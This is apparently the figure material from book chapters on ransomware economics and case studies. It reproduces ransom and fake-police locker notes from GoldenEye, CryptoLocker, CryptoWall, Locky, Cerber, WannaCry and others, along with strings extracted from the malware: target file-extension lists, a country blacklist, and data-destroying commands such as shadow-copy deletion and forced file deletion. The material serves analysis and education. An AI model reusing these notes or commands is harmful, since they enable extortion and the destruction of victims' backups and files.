[http://petya\[REDACTED\]](http://petya[REDACTED])


3. Enter your personal decryption code there:

[REDACTED]

If you already purchased your key, please enter it below.

Key:





Chapter 5: Ransomware Economics

You became victim of the GOLDENEYE RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

[http://\[redacted\].onion/\[redacted\]](http://[redacted].onion/[redacted])
[http://\[redacted\].onion/\[redacted\]](http://[redacted].onion/[redacted])

3. Enter your personal decryption code there:


[redacted]

If you already purchased your key, please enter it below.

Key:

FBI
Federal Bureau of Investigation

All activity of this computer has been recorded.
If you use a webcam, videos and pictures were saved for future identification.



Your IP Address: [redacted]
Your IP Address and Hostname were recorded for future identification.

Your Computer has been locked!

Illegally downloaded material (MP3's, Movies or Software) has been located on your computer.
Downloading of copyrighted material from the Internet and music sharing via networks is illegal in accordance with Section 106 of the Copyright Act of United States of America. This action is subject to imprisonment in a county jail for not more than 3 years or a fine of 400 USD.
Furthermore, possession of illegally downloaded materials is punishable under Section 184 paragraph 3 of the Criminal Code of United States of America and may result in confiscation of computer equipment.

GreenDot MoneyPak


Please follow the instructions on the right


Code:

Please enter your Code using pinpad below

1 2 3 4 5 6 7 8 9 0 ←

Legal notice: Fine payment must be made within 48 hours including weekends and holidays.
Legal action if notice period not served: If you do not pay the fine within the time period of 48 hours, appropriate legal action will be taken.

McAfee  This site is secure

1 Take your cash to one of these retail locations:


2 Pick up a MoneyPak and purchase it with cash at the register.

3 Come back and enter your MoneyPak code to unlock your Computer.

unlock computer:
To unlock your computer and to avoid other legal consequences you are obligated to pay a fine of \$400. Payment of the fine is done by GreenDot MoneyPak payment voucher. After payment is made your computer will be unlocked and legal actions will not be taken.
Failure to comply with FBI Anti-Piracy warnings could result in criminal charges and possible imprisonment up to 3 years in country jail.
To perform the payment enter the acquired GreenDot MoneyPak code in the secure payment field and press the "Submit" button.



METROPOLITAN POLICE



Attention!!!

Under the laws of the United Kingdom and investigation of Metropolitan Police Service and Strathclyde Police Your computer is locked to prevent illegal activity in the network. Your IP-address [redacted]. From this IP-address it was visited sites containing banned scenes of violence against people, as well as viewing banned in United Kingdom [redacted] materials. We discovered video files that contain elements of violence were found on your computer.

Unsolicited Bulk Messages was send from your computer's IP address and it was recorded by SpamHaus this month. The computer has been locked to prevent your illegal activities on the Internet.

Your details:

IP: [redacted]
Location: United Kingdom
ISP: [redacted]

To unlock the computer you are obliged, within 48 hours of receiving notice, to pay a fine of £ 100.

You could pay the forfeit in two ways:

1) Paying through Ukash:

To do this, you should enter the 19 digits code in the payment form and press OK (if you have several codes, enter them one after the other and press OK).

If an error occurs, send the codes to address [surcharge@\[redacted\].co.uk](mailto:surcharge@[redacted].co.uk)

2) Paying through Paysafecard:

To do this, you should enter the 16 digits resulting code (if necessary with a password) in the payment form and press OK (if you have several codes, enter them one after the other and press OK).

If an error occurs, send the codes to address [surcharge@\[redacted\].co.uk](mailto:surcharge@[redacted].co.uk)

Ukash Where can I buy Ukash?

You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.



Epay - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.



PayPoint - Get Ukash wherever you see the PayPoint sign.



Payzone - Ukash available from Payzone terminals around the UK.



Inpay - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.



Transaction View information about a bitcoin transaction

1901be98ac2873bf694201b9cb7a27d6774c2542bfe188c1c5ac667c245f5ed

1Lusy9eyK6VTxJUQ9TS7Ep1oGtKhtCRoq



1M4uTwc5futmrUxH9NzzcuAwyARFo2vzme
1QCmN1lL9UCndBHGS2kEekX6WuhsLYzLzo

\$ 193,776.79
\$ 1,984,225.05

2 Confirmations

\$ 2,178,001.84

Transactions

c99d0f9cbfdb652e7b4924d03f529b5734efb0a7ea7645681c26f200bf55db59		(Size: 243 bytes)
No Inputs (Newly Generated Coins)	➔ 1C1mCxRukix1KfegAY5zQQJV7samAcizPv - (Unspent)	\$ 123,628.66
	Unable to decode output address - (Unspent)	\$ 0.00
		\$ 123,628.66
cc109af476cbc6689d5cc258940a61137e126032611dde73fc26b8b0a75481c5		(Fee: \$ 17.35 - 237.47 sat/WU - 473.68 sat/B - Size: 380 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej (\$ 1,524.90 - Output)	➔ 3J78sDFNPTbhmojuCvTBik2BDEwrgVy1JK - (Unspent)	\$ 1,349.47
	bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej - (Unspent)	\$ 158.08
		\$ 1,507.55
afacca0894e5e64f7703f0f7b8ea48259fd35c55b86f24331c941d6992c8		(Fee: \$ 17.35 - 237.15 sat/WU - 472.44 sat/B - Size: 381 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej (\$ 59,301.49 - Output)	➔ 3D3k6cDTbeVKWu9ynGmXTuR8QkPBEzdQXb - (Unspent)	\$ 5,447.60
	bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej - (Spent)	\$ 53,836.54
		\$ 59,284.13
0f847fb45faa1e3ff9f8ede45937c15e2147bdea868e333c2b45af19594fc7		(Fee: \$ 17.35 - 234.68 sat/WU - 469.97 sat/B - Size: 383 bytes)
bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej (\$ 9,718.08 - Output)	➔ 18SYHQeEaFmRAUxy6ZvbeUskwdwUNqYFb - (Unspent)	\$ 5,687.03
	bc1qwqdg6squsna38e46795at95yu9atm8azzmyvckulcc7kyltclckxswvzej - (Unspent)	\$ 4,013.70
		\$ 9,700.73
efd3a0b1db78169fdafb6e632df5b0066b251949ae67602f54dce9e42c626ff		(Fee: \$ 17.27 - 200.9 sat/WU - 803.59 sat/B - Size: 223 bytes)
1Hig2sjWdPWfd8uBMQmCpzVeVUVzRNKEH (\$ 142,025.38 - Output)	➔ 13EetqaLKDBFRvoVJEK1DLnj7zLj1X8aL - (Unspent)	\$ 128,580.25

Chapter 6: Case Study of Famous Ransomware



The screenshot shows a ransomware payment screen with the following elements:

- Header:** FBI Seal, "Computer Crime & Intellectual Property Section", "United States Department of Justice", and "USA.GOV".
- Attention!** Section with text: "This operating system is locked due to the violation of the federal laws of the United States of America! Following violations were detected: Your IP address is '...'. This IP address was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with pornographic content, elements of violence and child pornography! Spam-messages with terrorist motives were also sent from your computer. This computer lock is aimed to stop your illegal activity."
- Your details:** A black box containing "IP: [redacted]", "Location: Finland, Helsinki", and "ISP: F-Secure OYJ".
- Payment Requirement:** "To unlock the computer you are obliged to pay a fine of \$ 100. You must pay the forfeit through Paysafecard: To do this, you should enter the 16 digits resulting code (if necessary with a password) in the payment form and press OK (if you have several codes, enter them one after the other and press OK). If an error occurs, send the codes to address [redacted]".
- Paysafecard Section:** "Where can I buy Paysafecard?" with logos for various retailers: payxchange, BLACKHAWK, VONS, Tom Thumb, SkyBog, SAFEWAY, King Kullen, PRICE RITE, Dominick's, Randalls, PRE CASH, and GENIARDIS.
- Form:** A text input field and an "OK" button.

Unauthorized or pirated software has been detected. Your system has been blocked.



Willful copyright infringement is a federal crime that carries penalties of up to five years in federal prison, a \$250,000 fine, forfeiture and restitution (17 U.S.C s.506, 18 U.S.C s.2319)

As a first-time offender you are required by law to pay a fine of 250 USD

If the fine is not paid within three days, a warrant will be issued for your arrest, which will be forwarded to your local authorities.

You will be charged, fined, convicted for up to 5 years.

There are two ways to pay a fine:

1. You can pay your fine online through BitCoin. BitCoin is available nationwide.

Click the tabs below to find the nearest ATM or exchange.

Your computer will be unlocked after you make your payment.

2. (Offline Option) You can come to your local courthouse and pay your fine at the 'Cashiers' window.

Your computer will be unlocked within 4-5 working days.

To regain access now, transfer BitCoin to the following address (click to copy):

After the payment is finalized enter Transfer ID below.

Amount: Transfer ID:

BTC 1.101



Online fine payments are securely processed by Chase Paymentech.

PAY FINE

NOTE: Files on this computer, including network files, have been encrypted and disabled. Files will be restored after the fine is paid. Do not attempt to remove this message. This will damage your files, hardware and Windows installation beyond recovery.

[View encrypted files](#)

[Payment](#)

[How to pay a fine](#)

[Find nearest ATM](#)

[Online Exchanges](#)

[Internet Browser](#)

[Notepad](#)

Office of Criminal Investigations - U.S. Department of Justice
Cybercrime Investigations Unit (CciU)

ATTENTION!!!!!!

**ALL YOUR PERSONAL FILES WERE ENCRYPTED
WITH A STRONG ALGORITHM RSA-1024
AND YOU CAN'T GET AN ACCESS TO THEM
WITHOUT MAKING OF WHAT WE NEED!**

**READ 'HOW TO DECRYPT' TXT-FILE
ON YOUR DESKTOP FOR DETAILS**

JUST DO IT AS FAST AS YOU CAN!

**REMEMBER: DON'T TRY TO TELL SOMEONE
ABOUT THIS MESSAGE IF YOU WANT TO GET
YOUR FILES BACK! JUST DO ALL WE TOLD.**

```
CryptEncrypt*
CryptExportKey*
CryptGenKey*
CryptImportKey*
CryptDestroyKey*
SHGetSpecialFolderPath*
ShellExecute*
PathMatchSpec*
PathFindFileName*
SystemParametersInfo*
wsprintf*
.ENCODED*
ntfs_system.bat*
del "*"
del %0*
ilold*
HOW TO DECRYPT FILES.txt*
%02X*
wall*
.bmp*
.cfg*
WALL
102*
BM.*
>g??
>g??
fO'38
PA<*
fGG*
Kz"&
urdr
LX2iP0n*
```

```
3fr, accdb, ai, arw, bay, cdr, cer, cr2, crt,
crw, dbf, dcr, der, dng, doc, docm, docx, dwg,
dxf, dxg, eps, erf, indd, jpe, jpg, kdc, mdb,
mdf, mef, mrw, nef, nrw, odb, odm, odp, ods,
odt, orf, pl2, p7b, p7c, pdd, pef, pem, pfx,
ppt, pptm, pptx, psd, pst, ptx, r3d, raf, raw,
rtf, rw2, rw1, srf, srw, wb2, wpd, wps, xlk,
xls, xlsb, xlsx
```

CryptoLocker -v3

Your personal files are encrypted!



Your private key will be destroyed on:

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key**.

The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.

Once this has been done, nobody will ever be able to restore files...

In order to decrypt the files open your personal page on site <https://> and follow the instruction.

Use your Bitcoin address to enter the site:

Click to copy Bitcoin address to clipboard

if <https://> is not opening, please follow the steps:
You must install this browser www.torproject.org/projects/torbrowser.html.en
After instalation, run the browser and enter address <https://>.**onion**
Follow the instruction on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.

Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.

Show encrypted files **Check Payment** **Enter Decrypt Key**

Click to Free Decryption on site



WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

```
.C, .h, .m, .ai, .cs, .db, .db, .nd, .pl, .ps, .py, .rm, .3dm, .3ds, .3fr, .3g2, .3gp, .ach, .arw, .asf, .asx, .avi, .bak, .bay, .cdr, .cer, .cpp, .cr2, .crt, .crw, .dbf, .dcr, .dds, .der, .des, .dng, .doc, .dtd, .dwg, .dxf, .dxg, .eml, .eps, .erf, .fla, .flv, .hpp, .iif, .jpe, .jpg, .kdc, .key, .lua, .m4u, .max, .mdb, .mdf, .mef, .mov, .mp3, .mp4, .mpg, .mrw, .msg, .nef, .nk2, .nrw, .oab, .obj, .odb, .odc, .odm, .odp, .ods, .odt, .orf, .ost, .p12, .p7b, .p7c, .pab, .pas, .pct, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .pps, .ppt, .prf, .psd, .pst, .ptx, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .r3d, .raf, .raw, .rtf, .rw2, .rwl, .sql, .sr2, .srf, .srt, .srw, .svg, .swf, .tex, .tga, .thm, .tlg, .txt, .uob, .wav, .wb2, .wmv, .wpd, .wps, .x3f, .xlk, .xlr, .xls, .yuv, .back, .docm, .docx, .flac, .indd, .java, .jpeg, .pptm, .pptx, .xlsb, .xlsm, .xlsx
```

```
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Connection: close
Content-Length: %d
CRYPTLIST
DECRYPT_INSTRUCTION.TXT
DECRYPT_INSTRUCTION.HTML
DECRYPT_INSTRUCTION.URL
E("U-
G$Ym
r1+#
CRYPTLIST
DECRYPT_INSTRUCTION.HTML
DECRYPT_INSTRUCTION.TXT
DECRYPT_INSTRUCTION.URL
E("U-
G$Ym
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Connection: close
Content-Length: %d
r1+#
CRYPTLIST
DECRYPT_INSTRUCTION.TXT
DECRYPT_INSTRUCTION.HTML
DECRYPT_INSTRUCTION.URL
E("U-
G$Ym
r1+#
CRYPTLIST
DECRYPT_INSTRUCTION.TXT
DECRYPT_INSTRUCTION.HTML
DECRYPT_INSTRUCTION.URL
```

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall.

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. <https://>

2. <https://>

3. <https://>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar:
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGE:

Your Personal PAGE(using TOR):

Your personal code (if you open the site (or TOR 's) directly):

 US  IT  FR  ES  DE

Service to decrypt the files.

To continue please enter the code from the picture in the input field.



Code of picture:

[Enter to decrypt service](#)



1. You should register Bitcoin wallet ([click here for more information with pictures](#))

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

- [Coin.mx](#) - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
- [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly.
- [coinmr.com](#) - Another fast way to buy bitcoins
- [bitquick.co](#) - Buy Bitcoins Instantly for Cash
- [How To Buy Bitcoins](#) - An international directory of bitcoin exchanges.
- [Cash Into Coins](#) - Bitcoin for cash.
- [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
- [anxpro.com](#)
- [bittylicious.com](#)
- [ZipZap](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

3. Send 0.79 BTC to Bitcoin address: [Get QR code](#)

4. Enter the Transaction ID and select amount:

0.79 BTC ~≈ 500 USD

Note: Transaction ID - you can find in detailed info about transaction you made.
(example)

```
.locky
n\_HELP_instructions.html
\_HELP_instructions.bmp
suchost.exe
:Zone.Identifier
ussadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
\_HELP_instructions.html
\_HELP_instructions.bmp
\_HELP_instructions.txt
\_Locky_recover_instructions.bmp
\_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
thumbs.db
$Recycle.Bin
System Volume Information
Windows
.qcow2
.wallet
.litesql
.litemod
.forge
.d3dbsp
.asset
.tar.bz2
.class
.SQLITEDB
.SQLITE3
.onetoc2
.ms11 (Security copy)
wallet.dat
```

```
*$$$- +=._~+=+_  
|~~- $=-+._.~==|
```

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server. To receive your private key follow one of the links:

1. [http://\[REDACTED\]](http://[REDACTED])
2. [http://\[REDACTED\]](http://[REDACTED])

If all of these addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: [http://\[REDACTED\]](http://[REDACTED])
4. Follow the instructions on the site.

!!! Your personal identification ID: [REDACTED] !!!

```
~*$~*~==+|= $=  
_===-$_|
```

```
{
  "blacklist": {
    "countries": [
      "am",
      "az",
      "by",
      "ge",
      "kg",
      "kz",
      "md",
      "ru",
      "tm",
      "tj",
      "ua",
      "uz"
    ],
    "files": [
      "bootsect.bak",
      "desktop.ini",
      "iconcache.db",
      "ntuser.dat",
      "thumbs.db",
      "wallet.dat"
    ]
  },
}
```



```
contact, .dbx, .doc, .docx, .jnt, .jpg, .mapimail, .msg, .oab, .ods, .pdf, .pps, .ppsm, .ppt, .pptm,
prf, .pst, .rar, .rtf, .txt, .wab, .xls, .xlsx, .xml, .zip, .1cd, .3ds, .3g2, .3gp, .7z, .7zip, .accdb,
aoi, .asf, .asp, .aspx, .asx, .avi, .bak, .cer, .cfg, .class, .config, .css, .csu, .db, .dds, .dwg,
dxg, .flf, .flv, .html, .idx, .js, .key, .kwm, .laccdb, .ldf, .lit, .m3u, .mbx, .md, .mdf, .mid, .mlb,
mov, .mp3, .mp4, .mpg, .obj, .odt, .pages, .php, .psd, .pwm, .rm, .safe, .sav, .save, .sql, .srt, .swf,
thm, .uob, .wav, .wma, .wmv, .xlsb, .3dm, .aac, .ai, .arw, .c, .cdr, .cls, .cpi, .cpp, .cs, .db3, .docm,
dot, .dotm, .dotx, .drw, .dxb, .eps, .fla, .flac, .fxg, .java, .m, .m4u, .max, .mdb, .pcd, .pct, .pl,
potm, .potx, .ppam, .ppsm, .ppsx, .pptm, .ps, .pspimage, .r3d, .rw2, .sldm, .sldx, .sug, .tga, .wps,
xla, .xlam, .xlm, .xlr, .xlsm, .xlt, .xltm, .xltx, .xlw, .act, .adp, .al, .bkp, .blend, .cdf, .cdx,
cgm, .cr2, .crt, .dac, .dbf, .dcr, .ddd, .design, .dtd, .fdb, .fff, .fpx, .h, .iif, .indd, .jpeg, .mos,
nd, .nsd, .nsf, .nsg, .nsh, .odc, .odp, .oil, .pas, .pat, .pef, .pfx, .ptx, .qbb, .qbm, .sas7bdat, .say,
st4, .st6, .stc, .sxc, .sxw, .tlg, .wad, .xlk, .aiff, .bin, .bmp, .cmt, .dat, .dit, .edb, .fluo, .gif,
groups, .hdd, .hpp, .log, .m2ts, .m4p, .mkv, .mpeg, .ndf, .nvrnm, .ogg, .ost, .pab, .pdb, .pif, .png,
qed, .qcow, .qcow2, .rut, .st7, .stm, .ubox, .udi, .uhd, .uhdx, .umdk, .umsd, .umx, .umxf, .3fr, .3pr,
ab4, .accde, .accdr, .accdt, .ach, .acr, .adb, .ads, .agdl, .ait, .apj, .asm, .awg, .back, .backup,
backupdb, .bank, .bay, .bdb, .bgt, .bik, .bpw, .cdr3, .cdr4, .cdr5, .cdr6, .cdrw, .cel, .ce2, .cib,
craw, .crw, .csh, .csl, .db_journal, .dc2, .dcs, .ddoc, .ddrw, .der, .des, .dgc, .djuu, .dng, .drf,
dxg, .eml, .erbsql, .erf, .exf, .ffd, .fh, .fhd, .gray, .grey, .gry, .hbk, .ibk, .ibd, .ibz, .iiq,
incpas, .jpe, .kc2, .kdbx, .kdc, .kpx, .lua, .mdc, .mef, .mfw, .mmw, .mny, .moneywell, .mrw, .myd,
nnd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nwb, .nx2, .nx1, .nyf, .odb, .odf, .odg, .odm, .orf,
otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pdd, .pem, .plus_muhd, .plc, .pot, .pptx, .psafe3, .py,
qba, .qbr, .qbw, .qbx, .qby, .raf, .rat, .raw, .rdb, .rwl, .rwz, .s3db, .sd0, .sda, .sdf, .sqlite,
sqlite3, .sqlitedb, .sr2, .srf, .srw, .st5, .st8, .std, .sti, .stw, .stx, .sxd, .sxx, .sxi, .sxm,
tex, .wallet, .wb2, .wpd, .x11, .x3f, .xis, .ycbcra, .yuv, .mab, .json, .ini, .sdb, .sqlite-shm,
sqlite-wal, .msf, .jar, .cdb, .srb, .abd, .qtb, .cfn, .info, .info_, .flb, .def, .atb, .tbn, .tbb, .tlx,
pml, .pmo, .pnx, .pnc, .pmi, .pmm, .lck, .pm!, .pmr, .usr, .pnd, .pmj, .pm, .lock, .srs, .pbf, .omg, .wmf,
.sh, .war, ".ascx"
```

CERBER


Your documents, photos, databases and other important files have been encrypted!

To decrypt your files follow the instructions:

1. Download and install the «Tor Browser» from <https://www.torproject.org/>
2. Run it
3. In the «Tor Browser» open website:

[http://\[REDACTED\]](http://[REDACTED])

4. Follow the instructions at this website



```
Repairing file system on C:  
  
The type of the file system is NTFS.  
One of your disks contains errors and needs to be repaired. This process  
may take several hours to complete. It is strongly recommended to let it  
complete.  
  
WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD  
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED  
IN!  
  
CHKDSK is repairing sector 3      of 2      ( 3 %)
```


Wana Decrypt0r 2.0

Oops, your files have been encrypted!

English



What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window.

Payment will be raised on

Time Left

Your files will be lost on

Time Left

[About bitcoin](#)

[How to buy bitcoins?](#)

Send \$300 worth of bitcoin to this address:



bitcoin

ACCEPTED HERE

Copy

```
.der, .pfx, .key, .crt, .csr, .p12, .pem, .odt, .ott, .sxw, .stw, .uot, .3ds, .max, .3dm, .ods, .ots, .sxc,
.stc, .dif, .slk, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3,
.sqlitedb, .sql, .accdb, .mdb, .db, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .sln, .suo, .cs, .cpp,
.pas, .asm, .js, .cmd, .bat, .ps1, .ubs, .ub, .pl, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .rb, .java, .jar,
.class, .sh, .mp3, .wav, .swf, .fla, .wmv, .mpg, .uob, .mpeg, .asf, .avi, .mov, .mp4, .3gp, .mkv, .3g2, .flv,
.wma, .mid, .m3u, .m4u, .djvu, .sug, .ai, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .jpg, .jpeg,
.ucd, .iso, .backup, .zip, .rar, .7z, .gz, .tgz, .tar, .bak, .tbk, .bz2, .PAQ, .ARC, .aes, .gpg, .vmx, .umdk,
.udi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .ent, .onetoc2, .dwg, .pdf, .wk1, .wks, .123, .rtf, .csv, .txt,
.usdx, .usd, .edb, .eml, .msg, .ost, .pst, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .pptx, .ppt,
.xltn, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .xlsx, .xls, .dotx, .dotm, .dot, .docm, .docb, .docx, .doc
```

```
Congratulations! Your payment has been checked!  
Start decrypting now!  
Failed to check your payment!  
Please make sure that your computer is connected to the Internet and  
your Internet Service Provider (ISP) does not block connections to the TOR Network!  
You did not pay or we did not confirmed your payment!  
Pay now if you didn't and check again after 2 hours.  
Best time to check: 9:00am - 11:00am GMT from Monday to Friday.  
You have a new message:  
c.wnry  
runas  
advapi32.dll  
WanaCrypt0r  
Software\  
%04d-%02d-%02d %02d:%02d:%02d  
WANACRY!  
.org  
.WNCYR  
.WNCRY  
@WanaDecryptor@.bmp  
@WanaDecryptor@.exe.lnk  
@Please_Read_Me@.txt  
%s\  
%s\  
Content.IE5  
Temporary Internet Files  
This folder protects against ransomware. Modifying it will reduce protection  
\WINDOWS  
\ProgramData  
\Intel  
Please select a host to decrypt.  
All your files have been decrypted!  
Pay now, if you want to decrypt ALL your files!  
_:
```

```
.3ds, .7z, .accdb, .ai, .asp, .aspx, .avhd, .back, .bak, .c, .cfg, .conf, .cpp, .cs, .ctl, .dbf, .disk,  
.djuu, .doc, .docx, .dwg, .eml, .fdb, .gz, .h, .hdd, .kdbx, .mail, .mdb, .msg, .nrg, .ora, .ost, .ova,  
.ouf, .pdf, .php, .pmf, .ppt, .pptx, .pst, .pvi, .py, .pyc, .rar, .rtf, .sln, .sql, .tar, .ubox, .ubs,  
.ucb, .udi, .ufd, .umc, .umdk, .umsd, .umx, .usdx, .usu, .work, .xls, .xlsx, .xvd, .zip
```

```
Readme.txt
-----
Oops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.




Visit our web service at [REDACTED]

Your personal installation key#2:
```

Android 06:55

Current state information

Your personal documents and files on this device have just been crypted. The original files have been deleted and will only be recovered by following the steps described below. The encryption was done with a unique generated encryption key (using AES-256).

		
Data will be lost after	Number of encrypted files	The cost of the key for decryption
23h	9	0.0130 BTC

Important information

Your personal files are encrypted!

